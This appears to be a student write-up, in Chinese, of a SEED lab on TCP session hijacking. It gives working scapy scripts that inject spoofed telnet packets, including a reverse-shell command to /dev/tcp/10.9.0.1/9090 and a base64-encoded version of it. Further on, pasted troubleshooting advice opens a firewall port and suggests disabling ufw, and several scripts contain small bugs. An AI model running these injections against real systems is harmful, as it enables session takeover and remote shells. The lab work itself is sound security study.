seed@2797b4b0ff48:~$ ls
seed@2797b4b0ff48:~$ Connection closed by foreign host.
root@018e1d1d2a68:/#
```

```
Attaching to trusted-server-10.9.0.6, seed-attacker, x-terminal-10.9.0.5
x-terminal-10.9.0.5 | * Starting internet superserver inetd [ OK ]
x-terminal-10.9.0.5 | * Starting internet superserver inetd [ OK ]
x-terminal-10.9.0.5 | * Starting internet superserver inetd [ OK ]
seed-attacker | root@VM:/# root@VM:/# root@VM:/# trusted-server-10.9.0.6 | root@018e1d1d2a68:/# root@018e1d1d2a68:/# root@018e1d1d2a68:/#
```

由图可知，断连，攻击成功。

方案二：自动攻击（进阶任务）

```
#!/usr/bin/env python3
from scapy.all import *
import sys
import time

# ===== 【配置区】 =====
TARGET_SERVER = "10.9.0.5"
TARGET_CLIENT = "10.9.0.6"
TELNET_PORT = 23
# 根据你之前的网络配置，设置正确的网卡接口。通常是 'br-xxxx' 或 'vethxxxx'
NETWORK_INTERFACE = 'br-a8d4018e5d3c' # 请根据 `ip addr show` 结果确认
# 要注入的恶意命令
MALICIOUS_CMD = "touch /tmp/auto_hijacked \r\n"
# =====

# 全局变量，用于在回调函数间传递最新的序列号信息
latest_client_seq = None
latest_server_ack_for_client = None
```



```

def extract_and_inject(pkt):
    """嗅探回调函数：提取参数并发动攻击"""
    global latest_client_seq, latest_server_ack_for_client

    if pkt.haslayer(IP) and pkt.haslayer(TCP) and pkt.haslayer(Raw):
        ip_src = pkt[IP].src
        ip_dst = pkt[IP].dst
        tcp_sport = pkt[TCP].sport
        tcp_dport = pkt[TCP].dport
        tcp_seq = pkt[TCP].seq
        tcp_ack = pkt[TCP].ack
        payload = pkt[Raw].load

        # 1. 监听目标会话，更新最新的序列号信息
        if ip_src == TARGET_CLIENT and ip_dst == TARGET_SERVER and tcp_dport == TELNET_PORT:
            # 这是一个从客户端发往服务器的数据包
            latest_client_seq = tcp_seq
            payload_len = len(payload)
            print(f"[监控] 客户端->服务器: Seq={tcp_seq}, Ack={tcp_ack}, Len={payload_len}, 数据: {repr(payload[:20])}")

            if ip_src == TARGET_SERVER and ip_dst == TARGET_CLIENT and tcp_sport == TELNET_PORT:
                # 这是一个从服务器发往客户端的ACK包，其中的ack字段就是服务器期望的下一个客户端seq
                latest_server_ack_for_client = tcp_ack
                print(f"[监控] 服务器->客户端: 服务器期望的下一个客户端Seq (Ack) = {latest_server_ack_for_client}")

        # 2. 攻击触发条件：当捕获到服务器对客户端的ACK，且我们确认了客户端的最新seq时，发动攻击
        # 这里我们选择在一个相对“安静”的时机注入，比如刚完成一次命令回显后。
        if latest_server_ack_for_client is not None and b"# " in payload or b"$ " in payload:
            # 检测到服务器回显了命令提示符（如'# '或'$ '），这是一个理想的注入时机
            print(f"[!] 检测到命令提示符，准备发动劫持攻击...")
            print(f"    将使用的Seq（服务器期望值）: {latest_server_ack_for_client}")
            print(f"    将使用的Ack（客户端期望值）: {tcp_seq + len(payload)}") # 服务器下一个seq

            # 构造恶意数据包
            hijack_ip = IP(src=TARGET_CLIENT, dst=TARGET_SERVER)
            hijack_tcp = TCP(sport=tcp_dport, # 注意这里要用客户端的端口
                            dport=TELNET_PORT,
                            flags="PA", # PSH+ACK
                            seq=latest_server_ack_for_client, # 最关键!
                            ack=tcp_seq + len(payload))
            hijack_data = MALICIOUS_CMD
            hijack_pkt = hijack_ip / hijack_tcp / hijack_data

            print(f"[*] 构造并注入命令: {repr(MALICIOUS_CMD)}")
            send(hijack_pkt, verbose=0)
            print("[+] 恶意数据包已发送!")

            # 发送后，可选：立即发送一个RST包来终止原始客户端连接，避免其干扰（可选，更隐蔽）
            rst_ip = IP(src=TARGET_CLIENT, dst=TARGET_SERVER)
            rst_tcp = TCP(sport=tcp_dport, dport=TELNET_PORT,
                          flags="R", seq=latest_server_ack_for_client + len(MALICIOUS_CMD))

```

```

        rst_pkt = rst_ip / rst_tcp
        send(rst_pkt, verbose=0)
        print("[+] 已发送RST包尝试终止原客户端连接。")

        # 攻击完成，退出嗅探（根据需要，也可以不退出持续监听）
        return True
    return False

def main():
    print("[*] 开始自动TCP会话劫持攻击...")
    print(f"[*] 监控接口: {NETWORK_INTERFACE}")
    print(f"[*] 监控会话: {TARGET_CLIENT} -> {TARGET_SERVER}:{TELNET_PORT}")
    print(f"[*] 等待目标Telnet会话流量并寻找注入时机...")
    print("[提示] 请在目标Telnet会话中执行一些命令（如ls, pwd），以产生流量。")

    # 开始嗅探
    try:
        sniff(filter=f"tcp and host {TARGET_CLIENT} and host {TARGET_SERVER}",
              prn=extract_and_inject,
              store=0,
              iface=NETWORK_INTERFACE,
              stop_filter=lambda x: extract_and_inject(x)) # 当回调函数返回True时停止
    except PermissionError:
        print("\n[!] 权限错误。可能需要sudo权限运行: ")
        print("    sudo python3 auto_hijack.py")
        sys.exit(1)
    except KeyboardInterrupt:
        print("\n[!] 用户中断。退出。")
        sys.exit(0)

if __name__ == "__main__":
    main()

```

同样先telnet连接，然后直接执行脚本：

```
python3 auto.py
```

```

seed@2797b4b0ff48:~$ ls
seed@2797b4b0ff48:~$ Connection closed by foreign host.
root@018e1d1d2a68:/# █

```

由此可见，断连，攻击成功。

Task 4: Creating Reverse Shell using TCP Session Hijacking

- 攻击者(10.9.0.1)监听端口9090 (netcat/nc)
↓ (等待连接)
- 通过会话劫持，在受害者(10.9.0.5)执行反向Shell命令
↓ (受害者主动连接)
- 受害者bash连接回攻击者的9090端口
↓
- 攻击者获得受害者的交互式Shell

```
# 在 attacker 容器中
nc -l -v 9090
```

脚本代码:

自动

```
#!/usr/bin/env python3
from scapy.all import *

INTERFACE = 'br-a8d4018e5d3c'
SERVER_IP = '10.9.0.5'
TELNET_PORT = 23

def spoof_pkt(pkt):

    # 只处理 server → client 的包（确认 seq/ack 用）
    if pkt[IP].src != SERVER_IP or pkt[TCP].sport != TELNET_PORT:
        return

    print("\n[嗅探到服务端包，准备构造注入包]")

    # --- 提取关键字段 ---
    server_seq = pkt[TCP].seq
    server_ack = pkt[TCP].ack
    data_len = len(pkt[TCP].payload)

    print(f"server_seq = {server_seq}")
    print(f"server_ack = {server_ack}")
    print(f"data_len = {data_len}")

    # -----
    # 计算伪造包的 seq/ack（核心逻辑）
    # -----
    # 伪造包 = client → server
    forged_seq = server_ack          # client 下次要发的 seq
    forged_ack = server_seq + data_len # client 应该回的 ack

    print(f"forged_seq = {forged_seq}")
    print(f"forged_ack = {forged_ack}")

    # -----
    # 构造伪造包（发送命令）
    # -----
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)

    tcp = TCP(
        sport=pkt[TCP].dport,          # client 的 port（伪装）
        dport=TELNET_PORT,             # telnet server
        flags="A",                     # ACK + 数据
        seq=forged_seq,
        ack=forged_ack
    )

    # 要注入的命令（你随便改）
```

```

cmd = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"

forged_pkt = ip / tcp / cmd

print("[发送注入命令...]")
send(forged_pkt, verbose=0)

print("[完成] 已向服务器注入命令!")
print("-----\n")

# 自动攻击一次后退出（防止刷屏）
exit(0)

# -----
# 嗅探 server → client 的 Telnet 包
# -----
filter_str = f"tcp and src host {SERVER_IP} and src port {TELNET_PORT}"

print("[开始嗅探] 等待服务器的 Telnet 包...")
print(f"iface: {INTERFACE}")
print(f"filter: {filter_str}")

sniff(iface=INTERFACE, filter=filter_str, prn=spooft_pkt)

```

```
python3 reverse.py
```

手动

根据下面的代码，更改seq_num,ack等，然后实现攻击

```

#!/usr/bin/env python3
from scapy.all import *

# =====
# 参数设置（从wireshark/tcpdump中获取）
# =====

# 受害者信息
victim_client_ip = "10.9.0.6"      # 信任的客户端IP (trusted-server)
victim_server_ip = "10.9.0.5"      # 服务器IP (x-terminal)
victim_client_port = 50342          # 客户端源端口（从流量中获取）
victim_server_port = 23             # telnet端口

# TCP参数
next_seq = 1234567890               # 下一个序列号（计算得到）
ack_num = 987654321                 # 确认号

# 攻击者监听信息
attacker_ip = "10.9.0.1"            # 攻击者IP（根据实际情况调整）
attacker_port = 9090                # 攻击者监听端口

# =====
# 构造反向shell命令
# =====

```

```

# 反向shell命令
# 注意: 必须包含回车符(\r\n)来执行命令
reverse_shell_cmd = f"/bin/bash -i > /dev/tcp/{attacker_ip}/{attacker_port} 0<&1 2>&1\r\n"

# 可选: 使用base64编码的命令, 避免特殊字符问题
# 先编码: echo -n "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" | base64
# base64_cmd = "L2Jpbi9iYXNoIC1pID4gL2Rldi90Y3AvMTAuOS4wLjEvOTA5MCAwPCYxIDI+JjEK"
# reverse_shell_cmd = f"echo {base64_cmd} | base64 -d | bash\r\n"

print("[*] Reverse Shell 注入攻击")
print(f"[*] 目标服务器: {victim_server_ip}")
print(f"[*] 劫持连接: {victim_client_ip}:{victim_client_port} -> {victim_server_ip}:{victim_server_port}")
print(f"[*] 序列号: {next_seq}, 确认号: {ack_num}")
print(f"[*] 反向shell目标: {attacker_ip}:{attacker_port}")
print(f"[*] 注入命令: {repr(reverse_shell_cmd)}")

# =====
# 构造攻击数据包
# =====

# 构造IP头部
ip = IP(src=victim_client_ip, dst=victim_server_ip)

# 构造TCP头部 (PUSH + ACK标志, 表示有数据要发送)
tcp = TCP(sport=victim_client_port, dport=victim_server_port,
          flags="PA",          # PUSH + ACK
          seq=next_seq,        # 序列号
          ack=ack_num)         # 确认号

# 组合数据包
data = reverse_shell_cmd
pkt = ip/tcp/data

print("\n[*] 构造的数据包详情:")
ls(pkt)

# =====
# 发送攻击数据包
# =====

print("\n[*] 发送攻击数据包...")
# 发送多次增加成功率
for i in range(3):
    send(pkt, verbose=0)
    print(f"[+] 已发送数据包 {i+1}/3")

# 发送ACK包确认数据
print("\n[*] 发送ACK包...")
ack_pkt = ip/TCP(sport=victim_client_port, dport=victim_server_port,
                 flags="A",
                 seq=next_seq + len(data),
                 ack=ack_num)
send(ack_pkt, verbose=0)
print("[+] ACK包已发送")

```

```
print("\n[+] 反向shell注入完成!")
print(f"[*] 请检查netcat监听器 ({attacker_ip}:{attacker_port}) 是否收到连接")
```

结果

no.	time	Source	Destination	Protocol	Length	Info
176	2025-12-14 09:55:27.630341837	10.9.0.5	10.9.0.6	TELNET	117	Telnet Data ...
177	2025-12-14 09:55:27.630350517	10.9.0.5	10.9.0.6	TCP	117	[TCP Retransmission] 23 → 51732 [PSH, ACK] Seq=2891153883 Ack=...
180	2025-12-14 09:55:27.670337712	10.9.0.6	10.9.0.5	TELNET	105	[TCP Spurious Retransmission] Telnet Data ...
181	2025-12-14 09:55:27.670343864	10.9.0.6	10.9.0.5	TELNET	105	[TCP Spurious Retransmission] Telnet Data ...
182	2025-12-14 09:55:27.670363867	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 176#1] 23 → 51732 [ACK] Seq=2891153932 Ack=24281...
183	2025-12-14 09:55:27.670370841	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 176#2] 23 → 51732 [ACK] Seq=2891153932 Ack=24281...
184	2025-12-14 09:55:27.670363867	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 176#3] 23 → 51732 [ACK] Seq=2891153932 Ack=24281...
185	2025-12-14 09:55:27.706481167	10.9.0.6	10.9.0.5	TELNET	105	[TCP Spurious Retransmission] Telnet Data ...
186	2025-12-14 09:55:27.706489255	10.9.0.6	10.9.0.5	TELNET	105	[TCP Spurious Retransmission] Telnet Data ...
187	2025-12-14 09:55:27.706676475	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 176#4] 23 → 51732 [ACK] Seq=2891153932 Ack=24281...
188	2025-12-14 09:55:27.706687367	10.9.0.5	10.9.0.6	TCP	80	[TCP Dup ACK 176#5] 23 → 51732 [ACK] Seq=2891153932 Ack=24281...
189	2025-12-14 09:55:27.738976946	10.9.0.6	10.9.0.5	TCP	56	[TCP Dup ACK 153#2] 51732 → 23 [ACK] Seq=2428102639 Ack=28911...
190	2025-12-14 09:55:27.738991788	10.9.0.6	10.9.0.5	TCP	56	[TCP Dup ACK 153#3] 51732 → 23 [ACK] Seq=2428102639 Ack=28911...
191	2025-12-14 09:55:27.837508193	10.9.0.5	10.9.0.6	TCP	117	[TCP Retransmission] 23 → 51732 [PSH, ACK] Seq=2891153883 Ack=...
192	2025-12-14 09:55:27.837531543	10.9.0.5	10.9.0.6	TCP	117	[TCP Retransmission] 23 → 51732 [PSH, ACK] Seq=2891153883 Ack=...
193	2025-12-14 09:55:28.045544558	10.9.0.5	10.9.0.6	TCP	117	[TCP Retransmission] 23 → 51732 [PSH, ACK] Seq=2891153883 Ack=...
194	2025-12-14 09:55:28.0455604084	10.9.0.5	10.9.0.6	TCP	117	[TCP Retransmission] 23 → 51732 [PSH, ACK] Seq=2891153883 Ack=...
195	2025-12-14 09:55:28.465590741	10.9.0.5	10.9.0.6	TCP	117	[TCP Retransmission] 23 → 51732 [PSH, ACK] Seq=2891153883 Ack=...

已排查并处理：

- 防火墙：UFW 默认 INPUT=DROP，此前 9090 未放行，远程连不上你的监听。已执行 `sudo ufw allow 9090/tcp`，当前规则已放通 9090（入站）。
- 监听：本机已有多个 nc 在 9090 监听（`ss -tulnp` 可见）。保留一个即可，建议用本机可达的 IP 绑定，例如：`nc -lnp 9090 -s 192.168.169.131`。
- 网络：本机只有 ens33（192.168.169.131/24），没有 10.9.0.0/24 路由，br-a8d4018e5d3c 是 Docker 桥且 down，无法到达 10.9.0.5，ping 10.9.0.5 100% 丢包。所以当前网段无法直接跑你代码里写的 10.9.0.x 目标/回连。

建议的修复/使用步骤：

1) 若你要从受控机回连到本机：

- 修改 `volumes/reverse.py` 中的回连 IP 为本机可达地址，比如 192.168.169.131，并改 INTERFACE 为 ens33。
- 保持监听：`nc -lnp 9090 -s 192.168.169.131`（或用你希望的端口）。
- 防火墙已放行 9090，无需额外操作。

2) 若必须用 10.9.0.x 网络（SEED/VPN/实验网）：

- 先连接到对应 VPN/桥接，确保出现 10.9.0.x IP 或有到 10.9.0.5 的路由；否则流量到不了。
- 再把 INTERFACE 改为该网卡名，把 SERVER_IP/回连 IP 改成 10.9.0.网段中你的攻击机 IP。

快速自检命令（按需执行）：

- 查看本机 IP：`hostname -I`
- 确认端口开放：`nc -vz <本机IP> 9090`（在目标机上跑）
- 确认路由：`ip route`（需能看到到 10.9.0.0/24 才能直达）
- 如需暂时停防火墙测试：`sudo ufw disable`（测试完记得 `sudo ufw enable`）

如需我直接改 `reverse.py` 里的接口/IP/命令，请告诉我你希望的目标 IP 和端口。

```
[12/15/25]seed@VM:~/.../tcp$ docksh 44
Error: No such container: 44
[12/15/25]seed@VM:~/.../tcp$ docksh 4e
root@VM:/# nc -lvnp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 43692
seed@2797b4b0ff48:~$ whoami
whoami
seed
seed@2797b4b0ff48:~$ id
id
uid=1000(seed) gid=1000(seed) groups=1000(seed)
seed@2797b4b0ff48:~$ █
```